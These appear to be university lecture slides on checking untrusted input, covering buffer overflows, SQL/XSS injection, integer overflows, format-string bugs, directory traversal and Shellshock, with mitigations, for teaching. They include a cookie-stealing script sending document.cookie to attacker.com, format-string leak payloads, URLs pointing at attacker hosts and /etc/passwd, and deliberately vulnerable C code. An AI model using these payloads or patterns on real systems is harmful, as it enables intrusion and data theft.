Check Your Inputs

Petr Ročkai

Trusted Input

- data that comes with the program
- signed data bundles and similar
- (maybe) data provided by the user
- system resources (fonts, icons, …)

Untrusted Input

- everything else

Things to Check

- size of input data vs buffer bounds
- integer under- and overflows
- signed/unsigned mismatches
- special characters and escaping

Trusted vs Untrusted Mismatch


- many parsers were written to only deal with trusted data
- increasingly, data comes in from untrusted 3rd parties
  - JPEG (CVE-2004-0200, CVE-2016-4635, -8332, ...)
  - Web Fonts (CVE-2006-0010, CVE-2011-3402, ...)
  - MIDI files from the Internet (CVE-2012-0003)
  - PDF files (CVE-2010-3636, CVE-2015-0816, ...)
  - various other music, video, etc. formats
- when in doubt, validate everything

Part 1: Buffer Overflows (recap)

The C Stack


```c
int f() {
  int a, b;
→ compute( &a, &b );
  return a + b;
}

int main() {
  int y;
  f();
}
```



Stack Overflow

- immediate arbitrary code execution
- overwrite the return address




Example: Morris Worm


- November 1988
- a self-replicating program
- propagated across networks (internet!)
- multiple exploits against known vulnerabilities
- buffer overflows (e.g. `fingerd` used `gets`)
- `man gets`: never use `gets()`

Mitigation: Stack Guard

- enabled with `-fstack-protector` in `gcc` (often default on)
- store a randomised canary before the return address
- check the value is intact in the function epilogue (before `ret`)
- makes buffer overflows much harder to exploit



Part 2: SQL & Code Injection



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Vulnerable Code:

```
sql = "SELECT * FROM t WHERE name = '" + name + "'";
```

Never, ever construct SQL this way

- same goes for generating any other program fragments
- including HTML, javascript, etc.
- always escape user inputs

HTML, JavaScript &c.

- websites often allow users to leave comments
- those comments are then shown on the website
- the comments are untrusted inputs
- could contain fragments of malicious HTML or JavaScript

```
Nice website you got there!
<script>document.location =
"https://attacker.com/cookie?"
+ document.cookie</script>
```

Mitigation: Blacklists

- blacklist (forbid) suspect characters
- filter them out or reject the entire input
- eg. <, > in HTML
- quotes and double quotes in SQL
- backticks in shell code

Error-prone & not recommended.

Mitigation: Whitelists

- only allow inputs of specified form
- e.g. only alphanumeric characters (user names)
- numbers, spaces, dashes and + for phone numbers
- alphanumeric + @ + dots, dashes &c. for e-mail addresses

Better than blacklists

- useful in multi-layer defence
- not suitable as the sole mitigation

Mitigation: Escaping

- this is the correct approach
- all user input goes through an escape function
- `mysql_real_escape_string`
- HTML encoding using entities (`<` → `<`)

Input tainting can enforce escaping.

Mitigation: Prepared Statements

- many SQL drivers, ODBC, ...
- security-wise equivalent to escaping
- often better performance

```
sql = prepare( "SELECT * FROM u WHERE name = ?" );
sql.bind( 1, name );
sql.execute( connection );
```

Often easier to get right than manual escaping.

Part 3: Integer Overflows

Reading Integers

- the integer may not fit the variable type
- parsing as signed but using as unsigned

Using Integers

- underflow: subtracting from unsigned integers (`2u - 3` $= 2^{31}$)
- overflow: multiplication by a constant, addition
- could produce bogus offsets (bigger than buffer size)
- or defeat length checks in subsequent code

Exploitable Code

```
unsigned items = atoi( argv[1] );
int *memory = (int *) malloc( items * sizeof(int) );
for ( unsigned i = 0; i < items; ++ i )
    memory[i] = /* ... */
```

What happens if `argv[1]` is 2^{31}?

Overflow via Addition

- similar as before

```
unsigned items = atoi( argv[1] );
char *memory = malloc( items + sizeof( Header ) );
for ( unsigned i = 0; i < items; ++ i )
    memory[i] = /* ... */
```

What if `items` + `sizeof(Header)` overflows?

CVE-2004-0200

- the JPEG parser in GDI+ in Windows
- each field in the JPEG header has a 2 byte ID
- the parser does a `memcpy` of the header data
- the copy size is computed as `size - 2`
- `size` is unsigned and could be 1 or 0
- underflow → huge (4GiB) copy
- overwrites memory with the data from the JPEG file
- including the unhandled exception filter pointer

→ arbitrary code execution

CVE-2012-0003

- the MIDI file parser in Windows
- another integer manipulation bug
- the code allocates a 1024 byte buffer
- can be tricked to write up to 1088 bytes

→ arbitrary code execution (again)

Part 4: Format Strings

Format Strings: `printf`

- the C function `printf` provides formatted output
- never allow the format string to come from untrusted sources
- controlling the format string is an attack vector
- see `man 3 printf`

Consequences

- info leaks (may defeat ASLR, Stack Guard)
- stack memory corruption

Vulnerable Code:

```
printf( "you said:" );
printf( input );
```

The format string:

- `%[flags][width][.prec]{mod}type`

```
printf( "%s: %d", string, number );
```

- what to print comes from variadic arguments
- those live in stack memory

Simple crash (Denial of Service)


- provide `"%s%s%s%s%s%s%s%s%s"` to the program
- will very likely try to dereference an invalid pointer
- the program crashes
- not a very interesting attack

Leak of Stack Data (Info Leak)

- provide `"%08x %08x %08x %08x\n"`
- dumps 16 bytes of stack data
- nicely formatted, too:
  - `e32a6ea8 e32a6eb8 00000000 56da6300`
- could leak a return address (bad for ASLR)
- could leak the stack canary (bad for Stack Guard)
- deadly when combined with a buffer overrun

Non-Stack Data Leak

- needs a stack-allocated, attacker controlled format string
- provide the desired address inside the format string
- give enough `%x` specifiers to read into the format string
- finish off with a `%s`
  - `"\x10\x01\x48\x08 %x %x %s"`



Corrupting the Stack

- `printf` conveniently provides a write operation
- `%n`: take an `int *` argument and write number of chars printed

```
int i;
printf( "abcd%n", &i );
assert( i == 4 );
```

If the format string is on the stack

- this becomes extremely powerful (cf. previous slide)
- targeted corruption → arbitrary code execution
- bundled info leak: may defeat ASLR, Stack Guard

More Format Strings

- `printf` is not the only vulnerable function
- think `syslog(3)` or `sprintf(3)`
- user- or library-provided functions
- those could call `vsprintf(3)` and similar internally
- `sprintf` can overflow a buffer as a bonus

Mitigation: `-Wformat`

- enable `-Wformat` and maybe `-Wformat-nonliteral`
- possibly also `-Werror`
- prevents many vulnerabilities related to format strings
- unfortunately not foolproof

Part 5: Various

URL Attacks

- ensure authenticated commands are not available publicly
- make sure you don’t leave in debug functionality
- validate all arguments

```
https://app.com/upload?target=/tmp/evil.sh
https://app.com/run?program=/tmp/evil.sh
https://app.com/login?auth_server=auth.attacker.com
...
```

Directory Traversal

- file paths on input can be an attack vector
- say your app uses `render.php?page=blog/weekend.md`
- what happens if i call `render.php?page=/etc/passwd`
- info leaks at very least
- possibly compromise of secret (key) data
- arbitrary code execution at worst

CVE-2017-7240 → a vulnerable dishwasher (!)

Environment Variables: `ld.so`

- `LD_LIBRARY_PATH`
- `LD_PRELOAD`

Also `PATH`

- pretty bad if controlled by an attacker
- but also including '.' might be dangerous

Shellshock

- more environment variable fun
- `bash` parses environment variables for function definitions
- accidentally executes commands coming after a function
- CGI allows the attacker to set environment variables
- CGI scripts that run in `bash` or use `system()` are vulnerable
- no matter how careful you were otherwise

SUID Binaries

- all user input is untrusted
- `http://insecure.org/sploits/XKB.insecurity.html`
- the X server used to be SUID `root`
- and instructed via `-xkbdir` to run arbitrary code

→ local root exploit

Fuzzing

- generate (semi-)random inputs for the program
- often by mutating a known-good input
- run many test cases, trying to induce a crash
- a crash may be indicative of a security problem
- buffer overflows, double free, heap corruption, etc.
- many of those are very severe (arbitrary code execution)

Homework

- write an example program with an integer overflow (2pt)
- use the overflowing number as an `alloca` parameter
- this introduces a stack-based vulnerability
- use your knowledge about stack exploits from first week
- provide a file with input that exploits the vulnerability (2pt)
- compile your code without ASLR, stack guard, etc.
- use return address overwrite in your exploit (2pt)
- write a text message explaining what you did (~2 pages)
- also describe how to fix the vulnerability you introduced